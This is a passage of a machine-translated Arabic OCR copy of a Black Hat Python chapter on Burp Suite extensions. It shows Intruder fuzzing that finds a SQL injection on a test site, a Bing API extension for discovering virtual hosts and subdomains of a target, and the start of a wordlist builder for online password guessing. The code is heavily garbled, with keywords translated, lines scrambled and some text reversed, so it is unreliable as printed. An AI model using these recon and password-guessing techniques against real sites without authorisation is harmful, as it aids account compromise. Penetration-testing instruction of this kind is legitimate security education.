
انتقل الآن إلى علامة تبويب "المتسلل" وانقر على علامة تبويب "المواقع ".ستظهر شاشة تعرض كل معلمة استعلام مُظللة. هذا هو برنامج Burpالذي يُحدد المواقع التي يجب فحصها. يمكنك تجربة تحريك مُحددات الحمولة أو تحديد الحمولة بأكملها لفحصها إذا رغبت، ولكن في حالتنا هذه، دعنا نترك Burpيُحدد مواقع الفحص. لمزيد من التوضيح، انظر الشكل ،6-6الذي يُبين كيفية عمل تمييز الحمولة.

انقر الآن على تبويب "الحمولات" . في هذه الشاشة، انقر على القائمة المنسدلة "نوع الحمولة" واختر "مُنشأ بواسطة الامتداد". في قسم "خيارات الحمولة"، انقر على زر "تحديد المُولِّد... "واختر "مُولِّد حمولات "BHPمن القائمة المنسدلة. يجب أن تبدو شاشة الحمولة الآن كما في الشكل .6-7

Machine Translated by Google




الشكل .6-6برنامج Burp Intruderيُبرز معلمات الحمولة



الشكل .7-6استخدام امتداد اختبار التشويش الخاص بنا كمولد حمولة

Machine Translated by Google

الآن نحن جاهزون لإرسال طلباتنا. في أعلى شريط قوائم Burp، انقر على "المتسلل" ثم اختر "بدء الهجوم". سيبدأ هذا بإرسال طلبات مُختبَرة، وستتمكّن من مراجعة النتائج بسرعة. عند تشغيل أداة الاختبار، تلقيت مخرجات كما هو موضح في الشكل 6-8.



الشكل 6-8. برنامج اختبار الثغرات الأمنية الخاص بنا يعمل أثناء هجوم المتسلل

كما ترون من التحذير في السطر 61 من الاستجابة، في الطلب 5، اكتشفنا ما يبدو أنه ثغرة أمنية من نوع SQLinjection.

بالطبع، أداة الفحص هذه مخصصة لأغراض العرض التوضيحي فقط، لكنك ستندهش من فعاليتها في جعل تطبيق الويب يُخرج أخطاءً، ويكشف مسارات التطبيق، أو يتصرف بطرق قد تغفل عنها العديد من الماسحات الضوئية الأخرى. الأهم هو فهم كيف تمكّنا من جعل إضافتنا المخصصة متوافقة مع هجمات Intruder. الآن، لنُنشئ إضافةً تُساعدنا في إجراء استطلاع مُوسّع لخادم الويب.

Machine Translated by Google

عند مهاجمة خادم ويب، من الشائع أن يقوم هذا الجهاز الواحد بتشغيل عدة تطبيقات ويب، قد لا تكون على دراية ببعضها. بالطبع، سترغب في اكتشاف أسماء المضيفين المعروضة على نفس خادم الويب لأنها قد تُسهّل عليك الوصول إلى النظام .

ليس من النادر العثور على تطبيق ويب غير آمن، أو حتى موارد تطوير، على نفس الجهاز الذي يوجد عليه هدفك. يمتلك محرك بحث Bingمن مايكروسوفت إمكانيات بحث تسمح لك بالبحث في Bingعن جميع المواقع الإلكترونية التي يعثر عليها على عنوان IPواحد (باستخدام مُعدِّل البحث ."IP"كما يُظهر لك Bingجميع النطاقات الفرعية لنطاق مُحدد (باستخدام مُعدِّل البحث ."domain"

يمكننا بالطبع استخدام برنامج استخراج البيانات لإرسال هذه الاستعلامات إلى Bingثم استخراج كود HTMLمن النتائج، لكن هذا يُعدّ سلوكًا غير لائق (ويُخالف أيضًا شروط استخدام معظم محركات البحث). لتجنب المشاكل، يُمكننا استخدام واجهة برمجة تطبيقات [13] Bingلإرسال هذه الاستعلامات برمجيًا ثم تحليل النتائج بأنفسنا. لن نُضيف أي ميزات إضافية لواجهة Burpالرسومية (باستثناء قائمة السياق) مع هذا الامتداد؛ ببساطة، سنُخرج النتائج إلى Burpفي كل مرة نُشغّل فيها استعلامًا، وستُضاف أي عناوين URLمُكتشفة لنطاق Burpالمستهدف تلقائيًا. بما أنني شرحتُ لك سابقًا كيفية قراءة وثائق واجهة برمجة تطبيقات Burpوترجمتها إلى ،Pythonفسننتقل مباشرةً إلى الكود.

افتح ملف bhp_bing.pyواكتب الكود التالي:

```
IBurpExtender from burp import IContextMenuFactory
                                from burp import

java.util import List, ArrayList from java.net import URL
                                from javax.swing import JMenuItem from


استيراد socketاستيراد
استيراد urllibاستيراد json
استيراد reاستيراد
base64

 bing_api_key = "YOURKEY"

callbacks): self._callbacks = callbacks self._helpers = callbacks.getHelpers() self.context
 class BurpExtender(IBurpExtender, IContextMenuFactory): def registerExtenderCallbacks(self,


=لا شيء


#قمنا بإعداد ردود الاتصال الخاصة بملحقنا.
Bing") callbacks.registerContextMenuFactory(self)
                                setExtensionName("BHP

يعود


actionPerformed=self.bing_menu)) return menu_list إلى إرسال")metIuneMJ)dda.tsil_unem(self, context_menu): self.context = context_menu menu_list = ArrayList() دالة إنشاء عناصر القائمة
Bing",


```

هذا هو الجزء الأول من إضافة Bingالخاصة بنا. تأكد من لصق مفتاح Bing APIالخاص بك في المكان الصحيح ؛لديك حوالي 2500عملية بحث مجانية شهريًا. نبدأ بتعريف فئة BurpExtender التي تُنفذ واجهة IBurpExtenderالقياسية و ،IContextMenuFactoryمما يسمح لنا بتوفير قائمة سياقية عندما ينقر المستخدم بزر الماوس الأيمن على طلب في .Burpنسجل معالج القائمة حتى نتمكن من تحديد الموقع الذي ينقر عليه المستخدم

Machine Translated by Google

بعد النقر، يُمكننا إنشاء استعلامات Bing. الخطوة الأخيرة هي إعداد دالة createMenuItem ، التي تستقبل كائن IContextMenuInvocation لتحديد طلب HTTP المُختار. الخطوة الأخيرة هي عرض عنصر القائمة، وجعل دالة bing_menu تعالج حدث النقر .الآن، لنُضف وظيفة تنفيذ استعلام Bing، وعرض النتائج، وإضافة أي مضيفات افتراضية مُكتشفة إلى نطاق هدف Burp.

```
def bing_menu(self,event):

    # استخراج تفاصيل ما نقر عليه المستخدم
    http_traffic = self.context.getSelectedMessages()

    print "%d طلبًا مميزًا" % len(http_traffic)

    for traffic in http_traffic:
        http_service = traffic.getHttpService()
        host = http_service.getHost()

        print "المضيف الذي اختاره المستخدم: %s" % host

        self.bing_search(host)

    return

def bing_search(self,host):

    # التحقق مما إذا كان لدينا عنوان IP أو اسم مضيف
    is_ip = re.match("[0-9]+(?:\.[0-9]+){3}", host)

    if is_ip:
        ip_address = host
        domain = False
    else:
        ip_address = socket.gethostbyname(host)
        domain = True

    bing_query_string = "'ip:%s'" % ip_address
    self.bing_query(bing_query_string)

    if domain:
        bing_query_string = "'domain:%s'" % host
        self.bing_query(bing_query_string)

    return
```

يتم استدعاء دالة bing_menu عند نقر المستخدم على عنصر قائمة السياق الذي حددناه. نسترجع جميع طلبات HTTP التي تم تمييزها، ثم نسترجع جزء المضيف من كل طلب ونرسله إلى دالة bing_search لمزيد من المعالجة. تحدد دالة bing_search أولًا ما إذا تم تمرير عنوان IP أو اسم مضيف ثم نستعلم من Bing عن جميع المضيفات الافتراضية التي لها نفس عنوان IP مثل المضيف الموجود في طلب HTTP الذي تم النقر عليه بزر الماوس الأيمن. إذا تم تمرير نطاق إلى الإضافة، فإننا نجري أيضًا بحثًا ثانويًا عن أي نطاقات فرعية قد يكون Bing قد فهرسها. الآن، لنقم بتثبيت البنية التحتية لاستخدام واجهة برمجة تطبيقات HTTP الخاصة بـ Burp لإرسال الطلب إلى Bing وتحليل النتائج. أضف الكود التالي، مع التأكد من أنك في وضع Tab بشكل صحيح في فئة BurpExtender ، وإلا ستواجه أخطاءً.

```
def bing_query(self,bing_query_string):

    print "جاري إجراء بحث Bing: %s" % bing_query_string

    # ترميز الاستعلام
    quoted_query = urllib.quote(bing_query_string)

    http_request = "GET https://api.datamarket.azure.com/Bing/Search/Web?$. format=json&$top=20&Query=%s HTTP/1.1\r\n" % quoted_query
    http_request += "Host: api.datamarket.azure.com\r\n"
```

Machine Translated by Google

```
http_request += "Connection: close\r\n"
 http_request += "Authorization: Basic %s\r\n" % base64.b64encode():%s" %
bing_api_key) http_request += "User-Agent: Blackhat Python\r\n\r\n"


 json_body = self._callbacks.makeHttpRequest("api.datamarket.azure.com",.
443,True,http_request).tostring()

 json_body = json_body.split("\r\n\r\n",1)[1]

يحاول:
 r = json.loads(json_body)

إذا كان طول :("d"]["results"])r["d"]["results"]لكل موقع في :"]r

 اطبع 100 * "*"اطبع ['Title']اطبعsite
['Url']اطبع ['Description']اطبع 100site
* "*"


j_url = URL(site['Url'])

 إذا لم يكن `self._callbacks.isInScope(j_url)`موجودًا في نطاق ،Burpفسيتم طباعة
"إضافة إلى نطاق "Burpثم يتم تضمين `self._callbacks.includeInScope(j_url)`
فيه.
يستثني:
اطبع "لا توجد نتائج من "Bing
يمر


يعود
```

حسنًا! تتطلب واجهة برمجة تطبيقات HTTPالخاصة بـ Burpإنشاء طلب HTTPكامل كسلسلة نصية قبل إرساله، وبالتحديد، كما تلاحظ، نحتاج إلى ترميز مفتاح Bing APIالخاص بنا باستخدام Base64واستخدام مصادقة HTTPالأساسية لإجراء استدعاء واجهة برمجة التطبيقات. ثم نرسل طلب HTTPإلى خوادم .Microsoftعند استلام الاستجابة، سنحصل على الاستجابة كاملةً بما في ذلك الرؤوس، لذا نقوم بفصل الرؤوس ثم نمررها إلى محلل .JSON لكل مجموعة نتائج، نعرض بعض المعلومات حول الموقع الذي اكتشفناه ،وإذا لم يكن الموقع المكتشف ضمن نطاق أهداف ، Burpنضيفه تلقائيًا. هذا مزيج رائع بين استخدام واجهة برمجة تطبيقات Jythonولغة Pythonفي إضافة Burpلإجراء عمليات استطلاع إضافية عند مهاجمة هدف معين. لنجربها.

Machine Translated by Google

اختبار الأداء: استخدم نفس الإجراء الذي استخدمناه مع إضافة اختبار الثغرات الأمنية الخاصة بنا لتشغيل إضافة بحث .Bing


بعد تحميله، انتقل إلى الرابط التالي: http://testphp.vulnweb.com/ ثم انقر بزر الماوس الأيمن على طلب GET الذي أرسلته للتو. إذا تم تحميل الإضافة بشكل صحيح، فسترى خيار القائمة "إرسال إلى Bing" معروضًا كما هو موضح في الشكل 6-9.



الشكل .9-6خيار قائمة جديد يعرض امتدادنا

عند النقر على خيار القائمة هذا، وبناءً على الإخراج الذي اخترته عند تحميل الإضافة، يجب أن تبدأ في رؤية نتائج من Bing كما هو موضح في الشكل 6-10.


Machine Translated by Google



الشكل .10-6امتدادنا الذي يوفر مخرجات من بحث واجهة برمجة تطبيقات Bing

وإذا نقرت على علامة التبويب "الهدف" في Burpثم اخترت "النطاق"، فسترى عناصر جديدة تُضاف تلقائيًا إلى نطاق الهدف كما هو موضح في الشكل .11-6ويقتصر نطاق الهدف على الأنشطة المحددة فقط، مثل الهجمات وعمليات الزحف والمسح.

Machine Translated by Google



الشكل .11-6يوضح كيفية إضافة المضيفين المكتشفين تلقائيًا إلى نطاق هدف Burp

Machine Translated by Google

تحويل محتوى الموقع الإلكتروني إلى كنز من كلمات المرور: في كثير من الأحيان، يعتمد الأمان على شيء واحد: كلمات مرور المستخدمين. هذا مؤسف ولكنه صحيح. ومما يزيد الأمر سوءًا، أنه عندما يتعلق الأمر بتطبيقات الويب، وخاصة التطبيقات المخصصة، فمن الشائع جدًا عدم وجود آلية لقفل الحسابات. وفي حالات أخرى، لا يتم تطبيق استخدام كلمات مرور قوية. في هذه الحالات، قد تكون جلسة تخمين كلمات المرور عبر الإنترنت، مثل تلك المذكورة في الفصل السابق، هي الحل الأمثل للوصول إلى الموقع.

يكمن سرّ تخمين كلمات المرور عبر الإنترنت في الحصول على قائمة الكلمات المناسبة. لا يمكنك اختبار 10ملايين كلمة مرور إذا كنت في عجلة من أمرك، لذا عليك إنشاء قائمة كلمات مُخصصة للموقع المُستهدف. بالطبع، توجد برامج نصية في توزيعة كالي لينكس تقوم بفهرسة المواقع الإلكترونية وإنشاء قائمة كلمات بناءً على محتواها. ولكن إذا كنت قد استخدمتَ بالفعل برنامج Burp Spiderلفهرسة الموقع، فلماذا تُرسل المزيد من الزيارات لمجرد إنشاء قائمة كلمات؟ إضافةً إلى ذلك، عادةً ما تحتوي هذه البرامج النصية على عدد كبير من وسائط سطر الأوامر التي يجب تذكرها. إذا كنت مثلي، فقد حفظتَ بالفعل ما يكفي من وسائط سطر الأوامر لإبهار أصدقائك، لذا دعنا نجعل Burpيقوم بالعمل الشاق.

افتح ملف bhp_wordlist.pyوقم بحذف هذا الكود.

```
IBurpExtender from burp import IContextMenuFactory
                                    from burp import

from java.util import List, ArrayList from java.net import URL
                                from javax.swing import JMenuItem

استورد re من datetime استورد datetime من HTMLParser استورد
                                                    HTMLParser

def __init__(self): HTMLParser.__init__(self) self.page_text = []
                                    class TagStripper(HTMLParser):

                                        def handle_ata(self, data):
                                        self.page_text.append(ata)

                                    data): self.handle_data(data)
                                      def handle_comment(self,

                                    def strip(self, html): self.feed(html)

                                                    " ".join(self.page_text)

                callbacks): self._callbacks = callbacks self._helpers = callbacks.getHelpers() self.context
            class BurpExtender(IBurpExtender, IContextMenuFactory): def registerExtenderCallbacks(self,

                                                    =لا شيء
                                    المضيفون الذاتيون      =مجموعة()

                                                    ابدأ بشيء نعرف أنه شائع
                                        self.wordlist = set(["password"])

                                    #قمنا بإعداد استدعاءات الامتداد. (self)callbacks.registerContextMenuFactory
                                                    setExtensionName("BHP Wordlist")

                                                    يعود

                                    def createMenuItems(self, context_menu):
                                      = context_menu menu_list = ArrayList()
                                                    self.context
```

Machine Translated by Google

```
metIuneMJ)dda.tsil_unem("إنشاء قائمة كلمات مرور")
                actionPerformed=self.wordlist_menu))

إرجاع قائمة_القوائم
```

يجب أن يكون الكود الموجود في هذه القائمة مألوفًا لديك الآن. نبدأ باستيراد الوحدات المطلوبة.
ستُمكّننا فئة TagStripper المساعدة من إزالة وسوم HTML من استجابات HTTP التي سنعالجها لاحقًا. تقوم دالة handle_data بتخزين نص الصفحة في متغير عضو. كما نُعرّف دالة handle_comment لأننا نريد إضافة الكلمات المخزنة في تعليقات المطورين إلى قائمة كلمات المرور لدينا. في الواقع، تستدعي دالة handle_comment دالة handle_data (في حال أردنا تغيير طريقة معالجة نص الصفحة لاحقًا).

تقوم دالة strip بتغذية كود HTML إلى الفئة الأساسية HTMLParser، وتعيد نص الصفحة الناتج ، والذي سيكون مفيدًا لاحقًا. أما الباقي فهو مطابق تقريبًا لبداية سكربت bhp_bing.py الذي انتهينا منه للتو. مرة أخرى، الهدف هو إنشاء عنصر قائمة سياقية في واجهة مستخدم Burp الجديد الوحيد هنا هو أننا نخزن قائمة الكلمات في مجموعة، مما يضمن عدم إدخال كلمات مكررة أثناء العمل. نقوم بتهيئة المجموعة بكلمة المرور الشائعة ، "password" للتأكد من أنها ستنتهي في قائمتنا النهائية.

والآن دعونا نضيف المنطق اللازم لأخذ حركة مرور HTTP المحددة من Burp وتحويلها إلى قائمة كلمات أساسية.

```
def wordlist_menu(self,event):

#استخراج تفاصيل ما نقر عليه المستخدم (self.context.getSelectedMessages() =
                http_traffic

http_traffic: http_service = traffic.getHttpService() host = http_service.getHost() لكل حركة مرور في

        self.hosts.add(host)

